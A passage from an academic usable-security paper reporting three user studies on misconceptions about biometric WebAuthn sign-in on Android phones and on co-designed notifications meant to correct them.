Unfortunately, when biometric phone unlocking was introduced, misconceptions were initially widespread [7, 14, 63], and we hypothesized the same would hold true for biometric WebAuthn. The superficial appearance that a user is signing into an online service with only their fingerprint or face suggests the potential for even more problematic misconceptions about biometric WebAuthn's security and usability. These misconceptions could discourage the adoption of biometric WebAuthn. Thus, our research focused on users' initial encounters with biometric WebAuthn and their resultant expectations. We anticipate that many users will encounter biometric WebAuthn for the first time via a small notification on a website encouraging them to adopt the technology. Such short notifications cannot possibly capture FIDO2's technical complexities. However, after looking at such a notification for a few seconds, many users will form expectations about the scheme's security and usability, ultimately deciding whether to adopt biometric WebAuthn based on very little information. While future work should examine how to better educate users about how FIDO2 actually works, we focused on understanding and improving these initial impressions and perceptions.

We thus conducted three complementary user studies to understand and mitigate misconceptions about biometric WebAuthn, as well as to compare it to *non-biometric WebAuthn* (e.g., using a PIN) and site-specific *passwords*.[1] For all studies, we did not expect participants to have any prior knowledge of biometric WebAuthn or how it worked. Rather, our intention was to understand their initial expectations relating to security, privacy, usability, and trust. Study 1 and 3 were conducted on participants' personal Android phones, which was the most common, fully supported FIDO2 configuration at the time of the study [20]. While we focused on phones, FIDO2 aims to be widely available on many other platforms.

Our first research goal was to understand how a user who encounters biometric WebAuthn in the aforementioned brief encounter extrapolates about its properties. Thus, in Study 1, 42 crowdworkers used biometric WebAuthn on an Android phone to register and later authenticate at a website we controlled. To understand participants' preconceived notions, we intentionally gave little information about how WebAuthn worked. Through surveys, we investigated how participants thought biometric WebAuthn worked and explored potential misconceptions suggested by either the literature or WebAuthn's design. Critically, 67% of participants incorrectly thought their biometrics were sent to our website or elsewhere outside their phone, leading to other misconceptions.

To help mitigate misconceptions we observed, especially those that might discourage adoption, we then focused on the design of short *notifications* that websites can display. For example, Figure 1a shows eBay's current notification. Designing any notification that conveys complex technical concepts in a short and simple format is a challenge in many areas of security [21]. To this end, Study 2 engaged 27 participants in seven online focus groups. After a moderator taught participants how biometric WebAuthn worked and the group discussed their perceptions of WebAuthn, participants engaged in iterative co-design of new notifications. We distilled participants' ideas into six potential notifications. To align notifications with what users would actually want to learn, our co-design focus groups took an unrealistically large amount of time to help non-technical users better understand how biometric WebAuthn works. They then collaboratively proposed new notifications. This co-design approach, which aims to benefit from end-users' creativity and opinions [39], was motivated by prior research in which notifications for 2FA, TLS, cryptographic APIs, and phishing prevention benefited from similar focus groups [4, 25, 49, 60].

Finally, Study 3 compared these notifications inspired by our co-design focus groups. Each of 345 crowdworkers was assigned to use biometric WebAuthn (with one of those notifications), non-biometric WebAuthn, or a site-specific password. Similar to Study 1, participants created an account on our website and answered survey questions. One notification was a baseline representing how early-adopter companies currently advertise WebAuthn. Relative to this baseline, some notifications created through co-design improved perceptions of biometric WebAuthn's security and partially addressed some key misconceptions. Furthermore, most participants were willing to adopt biometric WebAuthn over non-biometric WebAuthn and passwords for trustworthy websites. Nonetheless, many participants still held key misconceptions, especially about where their biometric is stored, highlighting the need for more expansive education efforts.

Collectively, our findings provide the first comprehensive examination of user misconceptions and perceptions about using biometrics on phones for authentication on the web. We discuss how our findings can influence how websites communicate with users about biometric WebAuthn, helping to spur adoption and move toward a passwordless web.

[1] Our survey instruments and screenshots of the notifications we tested are in our extended version [31]. Our FIDO2 implementation is available at: https://github.com/UChicagoSUPERgroup/fido2biometrics.

2 Background and Related Work

We first detail how FIDO2 and WebAuthn work. We also review the literature on FIDO2, biometric authentication, and security warning design. We finish with related work applying participatory design in the security and privacy domain.

2.1 FIDO2 and the WebAuthn Protocol

The Fast IDentity Online (FIDO) Alliance is an industry association formed to build a passwordless user experience by authenticating users via public-key cryptography. In the past, the FIDO Alliance was best known for its Universal 2nd Factor (U2F) specification enabling strong cryptographic two-factor authentication [26]. U2F's successor, FIDO2, enables passwordless web authentication via two components. First, the Client to Authenticator Protocol 2 (*CTAP2*) standardizes communication between a client and (external) authentication hardware. Second, the Web Authentication (*WebAuthn*) specification defines a JavaScript-based API allowing web services to authenticate users via public-key cryptography.

To register on a web service, the user's *authenticator* (hardware) creates a public-private keypair unique to that website. The authenticator can either be an external hardware key (*roaming authenticator*) connected to a device via USB, NFC, or Bluetooth, or a trusted module on the user's existing computer or smartphone (*platform authenticator*). To sign into a web service, the authenticator signs a cryptographic challenge received from the server. The server then verifies the signature using that user's public key, received during account registration. In contrast to password-based authentication, FIDO2 resists phishing, replay attacks, and breaches of the server.

Users authorize their authenticator's use of the private key either by confirming their presence via a button press or by authenticating locally (*user verification*). When using a smartphone as a platform authenticator, the phone's unlock mechanism is typically used for this verification step. While *non-biometric* unlock mechanisms (e.g., PIN, pattern, password) can be used, so can *biometric* mechanisms (e.g., fingerprint, face, iris). The latter is particularly notable because the use of biometrics for phone unlocking is perceived as very convenient and is widely adopted [7, 14, 63], making biometric WebAuthn a highly promising alternative to passwords for authentication on the web. In the rest of this paper, we use *biometric WebAuthn* as shorthand for using a biometric for user verification within the FIDO2 protocol suite.

Note that the user interface for verification (cf. Figure 1b) differs by OS, browser, and vendor. Furthermore, a web service can require the use of either roaming or platform credentials. Similarly, services can specify whether user verification (as opposed to mere presence) is required.

With the standardization of WebAuthn by the W3C in 2019, popular online service like Dropbox, eBay, Facebook, GitHub, Microsoft, and Twitter have begun to implement FIDO2-based single- or two-factor authentication. A key challenge is to migrate existing users from passwords to WebAuthn. FIDO2 involves complicated technical concepts and terminology. Thus far, services have abstracted away most of these technical details and security properties (cf. Figure 1a), instead focusing on convenience and ease of use to encourage adoption. Unfortunately, users might be left with incorrect mental models of WebAuthn as a result.

2.2 Prior Studies of FIDO2 and WebAuthn

While we focus on biometric verification within FIDO2, prior work has primarily studied hardware security keys. In a lab study with 94 participants, Lyastani et al. [32] studied user perceptions of using FIDO2-compatible hardware security keys as a single factor for authentication. Participants were randomly assigned to register and sign into a website with either a security key or a site-specific password. Participants generally preferred the security key over traditional passwords, but identified limitations. They had concerns about several hardware issues, such as access on computers without USB ports. They also desired the ability to recover and revoke access if the security key was lost. Unsurprisingly, participants' mental models of FIDO2 lacked the natural understanding of traditional passwords.

In a field setting, Farke et al. [18] observed the authentication routines of 10 employees in a small software company. Employees were given the choice between using a FIDO2-compatible security key and a traditional password to log in. Over four weeks, several employees stopped using the key as its security benefits were perceived as unnecessary and it was slower than using their browser's password manager.

Oogami et al. [40] had 10 participants use biometric WebAuthn to register their Android phones with their existing Yahoo! Japan accounts. Some participants were confused by the user interface, mistakenly pressing the fingerprint icon on screen rather than the actual fingerprint sensor. While their results highlighted some usability issues with biometric WebAuthn, their small sample limited generalizability.

Independent of the use of biometrics, FIDO2 and WebAuthn have usability drawbacks [2, 33, 41, 42, 54]. The inability to transfer private keys across devices requires users to register multiple times (e.g., on both a phone and laptop). There is no secure fallback if authenticators are lost or broken, shifting the problem from primary to fallback authentication. There is also no security benefit if *insecure* methods, like a password, remain valid even after FIDO2 is enabled.

2.3 Misconceptions About Biometrics

While we are among the first to study the use of biometrics within FIDO2 and WebAuthn, prior work has investigated users' mental models of biometric authentication in other

contexts. In this section, we highlight (and number) key misconceptions identified in prior work. We investigate these potential misconceptions, among others, in our user studies.

Specifically, several user studies have investigated misconceptions about using biometrics to unlock smartphones [9, 12, 34, 36, 57]. In a survey of smartphone users, De Luca et al. [14] found that usability was one of the major factors for choosing biometrics to unlock mobile devices. Apple's Touch ID was considered as ① **easy and fast** as the normal *slide to unlock*. Interestingly, security and privacy concerns did not play a large role in decisions about adopting biometric unlocking. Bhagavatula et al. [7] also found usability to be crucial to user acceptance. They reported misconceptions about the ② **storage location**, with a few participants thinking that biometrics were sent over the network or to the cloud even when unlocking the phone. Revisiting this misconception is a focus of our study because we expected misconceptions that websites process a user's biometric itself to heavily influence perceptions. Participants considered biometric authentication ③ **more secure** than PINs, not realizing that PINs remained enabled as fallback authentication. Many participants were unaware of security risks like ④ **spoofing**.

To delve further into misconceptions about biometric phone unlocking, Wolf et al. [63] conducted semi-structured interviews. Based on misconceptions about ⑤ **biometrics being processed** (whether the data stored enables reconstruction of a user's face/fingerprint), both experts and non-experts expressed concerns about biometric data being ⑥ **accessed by third parties**. They also highlighted misunderstandings around using ⑦ **multiple devices**, ⑧ **delegating access** to others, and ⑨ **availability** due to wet/oily fingers.

2.4 Notification Design


A large body of prior work evaluated and improved warning messages and notifications, including browser warnings in general [1, 6, 8, 28], as well as warnings about phishing [15, 16, 46], malware [3], and PDF downloads [29]. Early work by Egelman et al. [15] studied the effectiveness of phishing warnings. They found that the warnings were ineffective overall, with high click-through rates. They recommended clear action instructions, making them more distinguishable from less severe warnings to prevent habituation, and to make them blocking, full-screen, active warnings. The most extensive set of work studied TLS warnings [6, 21, 52, 53]. To improve the adherence of warnings, the use of opinionated design proved to be effective in a study by Felt et al. [21]. Egelman et al. [16] showed how small design changes can increase the time users spend looking at a notification. More recently, Reeder et al. [50] conducted a survey on browser warnings in situ with Google Chrome and Mozilla Firefox users. They did not find major issues in modern browser warnings, concluding that future improvements only need to be made on smaller, contextual misunderstandings. These real-world improvements show the value and importance of research on designing effective notifications. The best practices for communicating about security identified in this literature informed the design of our notifications. However, our notifications do not aim to warn or stop users, but instead aim to correct misconceptions to spur the adoption of WebAuthn.

2.5 Participatory Design and Focus Groups

Warning designers have commonly applied heuristics or expert views during the development and improvement process [21, 46, 56]. For the design of the notifications in this work, we use focus groups and apply a participatory design (*PD*) approach. PD describes a technique where prospective users are actively involved in the development and design process of new products or interfaces. End users can contribute valuable insights about issues experts are unaware of by challenging implicit assumptions and preconceptions the experts might have [39]. Within security and privacy, Weber et al. [60] applied PD to develop new TLS warning messages. They described the approach as "suitable and versatile" for interface design in the security domain. Their participants stated that existing notifications were too long, complicated, technical, and that they would prefer warnings that are short, focus on recommended actions, and use more concrete and alarming language, which falls in line with prior research on warning design [6]. Research by Redmiles et al. [49] is closest to our approach since they also studied notifications that aim to encourage adoption. Their PD sessions with demographically diverse users revealed that using personalized headlines, bullet points, and the color blue can increase 2FA adoption. Contrary to prior work, their participants chose to avoid graphics since they found those less professional. Gorski et al. [25] used PD to target professional developers to improve security-related console warnings. They found that design recommendations that apply to end users do not necessarily align with experts' wishes. Althobaiti et al. [4] worked with focus groups on improving the usability of phishing reports [4]. McNally et al. [35] applied PD with children to improve and extend the functionalities of mobile child protective apps. Chouhan et al. [10] used PD to design a smartphone app that allows collaborative decision-making for privacy and security. To elicit mental models of HTTPS, Krombholz et al. [30] used a drawing task, a technique we also use.

3 Study 1: Online Study of Misconceptions

The goal of this study was to understand what misconceptions users might have about using biometric WebAuthn. In this two-part study, participants registered and authenticated at a website we created, *ExampleTech*, using their personal mobile device. Our implementation is based on Spomky-Labs' PHP WebAuthn Framework [38]. We modified the



(a) Study 1 procedure. (b) Notification.

Figure 2: An overview of the structure of Study 1 (L), as well as the intentionally vague baseline notification (R) we used.

account registration steps and WebAuthn settings such that only platform authenticators were allowed, user verification was required, and timeout occurred after 60 seconds. Our code is available on GitHub.[1] Note that we used the same WebAuthn implementation for Study 3 (Section 5).

3.1 Method

Figure 2a depicts the overall study flow. Participants were recruited via Prolific for a study with two parts, *registration* and *authentication*, conducted a week apart. We required participants be age 18+, live in the US or UK, and have a 95%+ approval rating. We required that participants have an Android phone (running Android 7+), Google Chrome, and biometric phone unlocking configured and enabled. FIDO2 fully supports this configuration [20] and it reflects the devices and software supporting WebAuthn at the time we conducted our study. All our study protocols were approved by the University of Chicago Institutional Review Board (IRB). We paid participants $5 for each of the two phases of the study.

Registration Phase: Participants first created an account on the *ExampleTech* website. The main goal of Study 1 was to establish a baseline for misconceptions and opinions about WebAuthn. We were interested in participants' opinions about WebAuthn's pros and cons overall, as well as relative to passwords. Thus, we crafted an intentionally vague **baseline notification** that informed participants, "Depending on your device, you can sign in with your fingerprint, face, or iris." This was based on real-world notifications (cf. Figure 2b). After showing this notification, we simulated a sign-up page by asking participants to provide their age and gender. When participants pressed "register," the WebAuthn protocol began, launching an OS-specific WebAuthn instruction screen. At this point, the user *locally* authenticated on their phone (e. g., with their fingerprint or fallback mechanism, such as a PIN). The wording and graphics on the WebAuthn instruction screen varies across vendors. Figure 1b shows an example for a Google Pixel 3a device running Android 11 with a PIN as a fallback. Our instructions requested participants authenticate using a biometric, not a PIN, pattern, or password.

If the participant successfully authenticated, their account was created and they were redirected to complete the registration survey. If they failed to create an account, they completed an alternate survey aiming to understand why the failure occurred. The registration survey began with questions about the participant's use of biometrics both in registering on *ExampleTech* and in unlocking their phone. Participants also responded to the System Usability Scale (*SUS*) about using WebAuthn to register for *ExampleTech*. To gauge participants' mental models about WebAuthn and the technology it replaces (passwords), we then asked participants to describe how they believed WebAuthn and passwords worked behind the scenes. We also asked specific questions about where their authentication data (e. g., biometric or password) or data derived from it is stored. We hypothesized misconceptions about where biometrics are stored, and with whom they are shared, might heavily influence opinions about WebAuthn.

The next section solicited a series of multiple-choice responses using Likert scales and free-text justifications related to additional potential misconceptions surrounding security and usability when registering an account for a website using WebAuthn. We developed this series of questions about misconceptions through iterative piloting to investigate the relevant misconceptions observed in prior user studies about biometric authentication outside the WebAuthn context (cf. Section 2.3). The survey ended with demographic questions.

Piloting: We developed our questions based on previously documented misconceptions about biometrics, WebAuthn, and 2FA. We focused on misconceptions that were relevant in the biometric WebAuthn context (cf. Section 2). Since our main goal was to document users' initial expectations and potential misconceptions when interacting with biometric WebAuthn, participants were not expected to have any prior knowledge of WebAuthn, nor expected to have any technical knowledge. Therefore, to minimize biased, confusing, or technical wording, we conducted formal think-aloud cognitive pilot interviews with three domain experts and four non-technical pilot participants. Based on responses from the pilots, we iteratively refined the survey wording and flow.

Authentication Phase: The authentication phase followed a similar procedure. Participants were asked to sign into the *ExampleTech* website with the account they had created previously. Participants who were not able to create an account in the previous week were not invited to complete this follow-up session. The one-week waiting period was intended to minimize the effect of account creation on the login process. Typically, users log in more frequently than they create accounts, so it was important to explore both separately.

Once participants had signed in, they were asked a set of questions regarding possible misconceptions with the login. If they failed to log into their account, they were given two more attempts. After this, they were redirected to an alternate survey aiming to understand why the failure occurred.

Survey questions were developed similarly to the registration phase. The authentication-phase survey asked participants more direct questions about their opinions regarding the use of biometric WebAuthn. These questions were asked at the end of the authentication phase to avoid priming participants when they were responding to questions that aimed to understand their initial expectations.

We also provided a help page with a note that they needed to use the same device as they used for account registration. If participants tried to use a device or browser that was not Android or Google Chrome, they were automatically redirected to this help page, where we also provided an option to exit the study early with partial compensation.

3.2 Participants

We recruited 50 participants, 42 of whom registered successfully. 41 registered with their fingerprint, and one with their face. Of the eight participants who were unable to register, four did not meet the study requirements (three had no locking mechanism configured, while the other ran Android 6), one failed to authenticate within 60 seconds, and three encountered an unspecified error indicating an issue with their phone or settings. The entire registration process, including account creation and the survey, took a median of 18 minutes. The entire authentication process, including the survey, took a median of 9.5 minutes.

Of these 42 participants, 39 returned for the authentication phase, and 33 of them were able to authenticate successfully. Of the 42 participants who were successfully registered, 23 were men and 19 were women. Our participants tended to be young, with 8 who were 18-24, 21 who were 25-34, 9 who were 35-44, and 4 who were 45+. Participants' highest level of education attainment was as follows: 9 had a post-graduate degree, 20 had a college degree, 5 had completed some college without a degree, 7 had a high school diploma, and 1 had not completed high school. Finally, 26 had no background in technology/IT, 14 did, and 2 did not answer.

3.3 Key Security Misconceptions

The most severe misconception we identified was the belief that biometric data is stored in the online service's database.

Storage Location: The key misconception held by participants was where biometrics were stored when using biometric WebAuthn. Only 14 participants (33%) correctly identified that biometrics were stored on their phone. The majority, 20 participants (48%), believed biometrics were stored on the server or in a remote database operated by the website ("*Within the ExampleTech servers which would hopefully be secure,*" P07). Eight participants expressed uncertainty in where their biometrics might be stored. When we asked if an employee of *ExampleTech* would have access to their biometric data, the majority (83%) disagreed, yet only 12 participants (28%) justified their answer based on their biometric data being stored locally. Among those who thought the biometric data was stored somewhere other than their phone, reasoning ranged from believing it was stored in an encrypted format to believing sites had a moral obligation to protect private data (it would be a "*breach of trust*"). Two participants argued that an employee would not have physical access to their phone, so they would not be able to access the biometric information.

Processing of Biometric Data: Only 24 out of the 42 participants correctly thought their biometric would be safe from an attacker who stole data from the website's database. Seven thought the attacker would have their biometric, indicating that they likely believed it would be stored in the website's database. Another 11 were unsure whether an attacker would have access to biometrics stored on their phone, indicating uncertainty about how the biometric data is processed and whether the resulting data would allow an attacker to reconstruct a participant's face or fingerprint.

Third-Party Access: Prior research [63] found that some users are concerned about their biometric data being transmitted to third parties. Our participants did not hold this concern. However, many did not realize their data never leaves their device. 14 participants thought their biometric or data derived from it are sent to the *ExampleTech* server. Only four were positive that their biometric data is not sent outside their phone. Eight participants vaguely described their understanding as a local verification of their biometric on their device.

Lost Phones: We asked participants if someone who found their phone could access their account. 39 participants said no, stating that this person would not have access to their physical biometric ("*No one can steal your fingerprint from you,*" P36). Only three participants said the person probably could access their account. No participant mentioned the possibility of logging in using the PIN, pattern, or password instead.

3.4 Key Usability Misconceptions

The most problematic usability misconception was that participants believed they could sign into their *ExampleTech* account using a different device.

Availability: A key misconception that participants had was how the fallback mechanism used to unlock the phone (e.g., PIN, pattern, or password) could be used to log in if the biometric failed. Only 12 participants believed they would still be able to sign into their account if their biometric failed, while 25 incorrectly believed they would be unable to do so. Five participants were aware that they could use their phone's PIN or password in place of their biometric. Participants commonly stated that, if their biometric failed, they would

not be able to sign in because they had not yet set up a fallback method ("*I won't because, that's the only sign in method that I used during registration,*" P45). Five participants stated they would need to create a separate password or contact *ExampleTech*'s support hotline. Other participants did not even identify the possibility of a backup system, believing the biometric was the only option to authenticate.

Multiple Devices: Misconceptions around device sharing were common, with 11 participants indicating that they would be able to log into their account on a device other than the one where they registered ("*My fingerprint wouldn't have changed so I should be able to log in,*" P29). This finding again indicates a misunderstanding about the underlying functionality of WebAuthn. The current WebAuthn specification [5] does not permit transferring the private key across authenticators [54], requiring a roaming authenticator or an alternative scheme to register a new device. The biometric or its fallback scheme (PIN, pattern, or password) are only used to decrypt and unlock the private key on the device. Even if participants were aware that their biometric data is not stored with the website and that they cannot log in from another device, the explanations given for not being able to sign in were incorrect. 18 participants thought they could not sign in because their biometric data is not registered in their friend's phone. Only six participants correctly explained that the login and fingerprint is tied to the device that they used for registration ("*. . . because it's linked to the device I created it on,*" P24). Broadly, this misconception is reasonable as signing in from multiple devices is possible with traditional passwords.

Delegating Access: When asked if a trusted person could be given access to the account without the participant present, 39 participants thought there was no way since the friend would not have their biometric ("*They wouldn't be able to except if they cut my hand or there's another form like a password,*" P14). Only one participant mentioned a potential fallback option, and only three pointed at the possibility of registering a friend's biometric on their phone to grant access.

3.5 Versus Other Authentication Methods

We investigated whether the misconceptions we observed were specifically related to WebAuthn or also applied to biometric authentication in other contexts. In contrast to biometric WebAuthn, participants thought that their biometric data is only stored locally when it comes to phone unlocking. When it comes to passwords, participants had a better understanding of the processing and storage.

Comparison to Non-biometric Methods: Participants showed a clearer understanding of where their biometrics are stored when they unlock their phone. 30 out of the 42 participants said they believed their biometrics are only stored on their personal device. The remainder either thought they were stored on the cloud or with their phone manufacturer. However, only 8 participants reasoned that biometrics are only stored locally; 4 more argued that an employee of the phone manufacturer would not have physical access to their device. 7 participants stated that an attacker having access depends on how biometrics are stored, such as in an encrypted format. 12 participants had similar reasoning when considering an employee at the phone manufacturer not having access. This indicates that participants still lack a full understanding of how biometric data is used to unlock their phone, which is a more familiar process than biometric WebAuthn.

Comparison to Passwords: We also asked participants if they thought an employee of a website on which they use a traditional password would have access to their plaintext password. The majority, 26 participants, correctly understood that an employee would not have access because the password is "encrypted" or more generally that access to it is restricted by law. Nevertheless, we also identified misconceptions surrounding password security. Six participants argued that the password is stored with the website so the employees must have access, while three more said that only employees like IT administrators would have access. When considering hackers, most participants showed a correct understanding of the relevance of the storage format. Some argued that "encryption" (hashing) will prevent an attacker from actually having their password. Others noted it is relatively easy to circumvent the security precautions taken with passwords. Four participants mentioned personal experience with password breaches ("*happened in the past and has been in the news*," P14).

We also asked participants whether they considered passwords or biometric login to be more secure. In line with previous research [7], most participants argued that the biometric login is more secure. They mentioned well-known attacks on passwords, like shoulder surfing, or they stated a belief that a biometric cannot be copied or guessed ("*Unlike passwords, one's fingerprint can never be guessed,*" P15).

Participants strongly preferred biometric WebAuthn over passwords. Most argued from a convenience point of view, with 20 mentioning the process was easy and seven stating it was fast. Ten argued that using biometrics for authentication is more secure. Nine pointed out that, unlike a password, the biometric data cannot be forgotten and that there is no need to remember it in the first place. Two participants noted that no one can impersonate them as biometric data is unique.

4 Study 2: Co-design Focus Groups

In our second study, we followed a co-design (participatory design) approach to create more effective ways to communicate the security and usability advantages of biometric WebAuthn. In particular, we hoped to counteract the misconceptions identified in Study 1. Participants were asked to come up with single-screen notifications that addressed misconceptions and communicate the advantages of biometric WebAuthn.

4.1 Method

As detailed in Section 2.3, co-design focus groups have been used in past security research to help elicit user perceptions that may not surface in individual interviews. Participants in groups challenge the researchers', and each others', views and preconceptions. This facilitates identifying a middle ground. Inexperienced end-users can be more creative, open minded, and less biased than the researchers, which enriches the notification design process. We conducted 7 online focus groups with 2 to 7 participants per group. Focus groups lasted 75 minutes. Participants were compensated $25. Each group had at most one participant with technical background knowledge. Individuals were recruited via Prolific and were asked to participate in a small group meeting via a video conferencing platform. To protect their privacy during a session, we encouraged participants to select a pseudonym. After asking for consent, we audio recorded each session. All sessions started with a series of warm-up questions where participants described their feelings towards passwords and experiences with biometrics. Similar to Lyastani et al. [32], we created a video[2] to present the mechanics of account creation and sign-in because biometric WebAuthn would be unfamiliar to many participants. The video intentionally did not try to explain the underlying public-key-cryptography-based authentication process. To allow participants to form their own opinions, we did not mention any potential advantages or disadvantages of biometric WebAuthn. Participants were asked to share their initial impressions afterwards.

We then provided participants with 1 out of 4 resources from trusted sources [19, 24, 27, 64] that explained WebAuthn. In selecting articles, we required they have imagery, mention biometric login, and include an explanation of WebAuthn. They should take no longer than 5 minutes to read and contain no technical details (e.g., code snippets). We found appropriate articles on the first 5 pages returned when searching for terms like "What is WebAuthn" and "Passwordless Authentication." Moreover, we provided another document specifically addressing the misconceptions identified in Study 1. This document can be found in our online appendix [31].

After participants had read the articles, we asked them to explain what they understood about the WebAuthn login process, making sure to address any confusions or inaccuracies. Participants also elaborated on the most surprising aspect of the process, where they thought their biometrics was stored, and whether they would use it. We asked participants to identify what was unclear, left out, or satisfactory in the resources. At the end, participants were asked to each come up with a phone-screen-sized notification briefly explaining biometric WebAuthn to someone without prior knowledge. We also asked participants to draw a sketch that would support their explanation. Finally, everyone presented their explanations and drawings, and the group as a whole decided on the most crucial points that should be part of a "perfect" explanation. Those central elements were shared with future focus groups.

[2] Video demonstrating signing into a website using WebAuthn: https://youtu.be/wPzfEGTlcfA, as of June 2, 2021.

4.2 Participants and Overall Perceptions

Overall, 29 people participated in 7 focus groups. We excluded the data from two participants because they did not participate fully in activities or discussions due to technical issues. Of the 27, 19 were women and 8 were men. 69% of the participants were between 18 and 34 years old, 27% were between 35 and 44, and 4% were 45+. 86% of participants had at least some college education, the majority with a bachelor's degree. 18 participants were iPhone users, while the rest were equally distributed among Samsung, Sony, and Huawei. We asked their opinion on different authentication mechanisms. They were surprisingly positive when speaking about passwords. Only a handful explicitly mentioned disliking passwords. P1 was the most emphatic, saying, *"I hate passwords with a passion."* The most common complaint was the number of passwords that need to be remembered. Most participants had experience with using biometrics. A third of participants expressed liking biometrics due to their convenience. Five mentioned trust issues with biometrics.

Confusion About WebAuthn: The provided resources [19, 24, 27, 64] helped to identify further misconceptions. During discussion, two participants expressed the misunderstanding that WebAuthn was a platform where you create an account, which then handles your logins for you. Two other participants confused passwordless WebAuthn with two-factor authentication (the biometric functions as a second factor). Three participants showed misunderstandings surrounding hardware security tokens. One of them interpreted the token as a device to store the biometric. Confirming a finding from previous work [13], two participants thought the token was an external fingerprint scanner. Three participants misinterpreted the challenge that is signed with the private key during authentication as a strong password. In general, fallback authentication was a major concern.

4.3 Desirable Features of Notifications

Text Content: We observed two central features in most of the notifications participants created. Participants tended to stress either the ① **convenience** or the ② **security** of biometric WebAuthn. Overall, 7 participants' notifications described WebAuthn as **fast**, 9 as **easy**, and 21 as **safe** and/or **secure**.

The ③ **storage location** of the biometric data was a key component of the notifications. 16 participants mentioned where the biometric was stored, and 13 included who had access to their biometric data. Biometric data being "*only stored on your device*" was the most common wording, used by 13 participants. Three participants chose the wording "*it never leaves your device*," and one used "*it is only stored lo-*

cally." Three participants mentioned that "*no one except you*" has access to your biometrics. That "*no third parties*" have access to biometric data was mentioned by three participants. Four explained that the "*the website*" has no access either. The fact that ④ **hackers cannot get a hold of biometric data** was included by four participants. ⑤ **Comparison to passwords** was a common approach participants used. From a convenience point of view, WebAuthn eliminates the necessity to remember many passwords, which was mentioned by 11 participants. Seven said passwords are easy to hack, and three said that the biometrics in WebAuthn cannot be hacked. A controversial point followed by an enthusiastic discussion was whether it would be beneficial to include that WebAuthn is supported and co-developed by ⑥ **popular brands** like Microsoft, Google, or Apple. Participants preferred not to include technical details. The complete list of notification elements can be found in our online appendix [31].

Supporting Visuals: The most common style of the supporting images participants drew was a *protocol flow* with arrows representing the inner workings or steps a user would have to take to log in with WebAuthn. A third of participants preferred to draw a representation of a *login interface*.

The most common elements of images, drawn by 16 participants, were personal devices like ① **phones or computers**. 15 participants drew ② **biometric features**, such as fingerprints, eyes, or faces. To better explain the communication between the device and the website, 7 participants drafted a representation of a ③ **website or a server**. Popular visual metaphors were ④ **physical keys and locks**. Adding to the discussion about trustworthiness of certain ⑤ **brands**, 2 participants added logos or mentioned well-known brands like Google and Apple. To convey that WebAuthn is not tied to specific websites, 4 participants included representations of services like Facebook or Amazon. Interestingly, even though the ⑥ **storage location** of the biometric data played a central role in the written explanations, only 5 participants represented this in their images. The complete list of drawing elements can be found in our online appendix [31].

Consensus Notifications: At the end of each focus group, we asked the group to reach consensus on the central points of a notification. From this, we identified four key aspects:

1. **Security:**
   (a) WebAuthn is safe, secure, and private.
   (b) My biometric data is stored locally on my phone. Nobody has access to it. It cannot be hacked.
   (c) WebAuthn was developed by trusted companies.
2. **Convenience:** WebAuthn is fast, easy, and convenient.
3. **Comparison to Passwords:** WebAuthn is better than passwords, which have security/convenience drawbacks.
4. **Availability:** WebAuthn can be used on different websites, but you cannot access your accounts from multiple devices (if you have not registered them first).

We used these items as the starting point for the notifications we designed for Study 3 to address these misconceptions.

5 Study 3: Comparison Study

Study 3 had two goals. First, we aimed to compare the biometric WebAuthn notifications co-designed with participants in Study 2. These notifications themselves aimed to address misconceptions identified in Study 1. Second, we wanted to compare *biometric WebAuthn* to (i) *non-biometric WebAuthn* using a smartphone as a platform authenticator and (ii) traditional site-specific *passwords*. To this end, we conducted a between-subject protocol similar to Study 1 (Section 3).

5.1 Method


Figure 3a summarizes the protocol. Participants were randomly assigned to one of three groups specifying that they use *biometric WebAuthn*, *non-biometric WebAuthn* (e.g., unlock PIN, pattern, or password), or a *site-specific password*. Additionally, biometric WebAuthn participants were assigned one of six different notifications addressing misconceptions. The notification was shown directly before account creation. Participants were again recruited via Prolific, and those from Studies 1 and 2 were excluded. Compensation was $5 each for the registration and authentication parts.

Design of Biometric WebAuthn Notifications: We developed the notifications based on the consensus participants came to in Study 2. "Security" and "convenience" were the two broad categories those participants wanted to emphasize. We developed baseline language for those concepts through an 80-participant pre-study following the same protocol as Study 3. We compared "Fast and easy…," "Safe and secure…," and "Safe, secure, fast, and easy…," each followed by "…sign-in with your fingerprint or face" (displayed in our online appendix [31]).

The majority of the participants in the pre-study rated "fast and easy" as their favorite, so we used this language for all notifications in Study 3. Our baseline notification, ***Biometric-Control***, contained only this language. The five other notifications appended other concepts participants in the focus groups wished to emphasize, using the terminology that emerged from the focus groups:

- ***Biometric-Brands***: "Backed by Microsoft, Google, and Apple."
- ***Biometric-Hacked***: "Unlike passwords it can't be hacked."
- ***Biometric-Leaves***: "Your fingerprint or face never leaves your personal device."
- ***Biometric-Stored***: "Your fingerprint or face is only stored on your personal device."
- ***Biometric-Shared***: "Your fingerprint or face is never shared with *ExampleTech* or third parties."

Most notifications address where the biometric is stored, a key concern from the previous studies. *Biometric-Hacked* also compares WebAuthn to passwords. Even though the trust aspect *Biometric-Brands* represents only appeared in two focus groups, we tested it since it spurred substantial discus-



(a) Overview of the Study 3 procedure. (b) *Password* (c) *Non-biometric*

